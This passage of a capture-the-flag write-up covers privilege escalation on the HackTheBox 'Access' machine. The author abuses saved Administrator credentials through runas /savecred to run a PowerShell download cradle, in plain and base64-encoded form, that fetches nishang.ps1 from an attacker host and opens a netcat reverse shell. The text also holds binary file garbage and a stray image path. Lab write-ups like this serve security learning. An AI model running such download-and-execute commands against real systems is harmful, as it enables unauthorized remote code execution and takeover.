ccessNET.ico?%?
               ?wN?▒?]N?D.⁇Q???`?Xaccess?_???8{E?3
                                                     O?j)?H???
                                                              )⁇[?_???8{E?3
                                                                            O?j)?H???
                                                                                     )⁇[?          ⁇1SPS⁇XF?L
8C???&?m?e*S-1-5-21-953262931-566350628-63446256-500
PS C:\Users\Public\Desktop> █
```

We can see there are saved creds:



```
PS C:\Users\security>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
    Type: Domain Password
    User: ACCESS\Administrator

PS C:\Users\security> █
```

If I was actually on the machine I would've used the runas /savecred /user:admin "cmd.exe", but I wouldn't see it here. Instead, I'll use the IEX like before from nishang.



```
PS C:\Users\security> runas /user:ACCESS\Administrator /savecred "powershell \"IEX(New-Object Net.WebClient).downloadStri
ng('http://10.10.14.167:8081/nishang.ps1')\""
PS C:\Users\security>
```

runas /user:ACCESS\Administrator /savecred "powershell \"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.167:8081/nishang.ps1')\""

This isn't working. Not even a simple whoami is echoing on screen. Instead, lets encode it in base 64 and try:


echo "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.167:8081/nishang.ps1')" | iconv --to-code UTF-16LE | base64 -w 0

SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADEANgA3ADoAOAAwADgAMQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACkACgA=

Step	What it does
echo "..."	Outputs the PowerShell command
iconv --to-code UTF-16LE	Converts it to UTF-16LE, which is what PowerShell expects when using -EncodedCommand
base64 -w 0	Encodes the result to base64 (single-line, no wrap)

runas /user:ACCESS\Administrator /savecred "powershell -EncodedCommand SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADEANgA3ADoAOAAwADgAMQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACkACgA="

PWNED:



```
┌──(sammyalawar㉿kali)-[~/htb]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.167] from (UNKNOWN) [10.129.254.130] 49185
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
access\administrator
PS C:\Windows\system32> 
```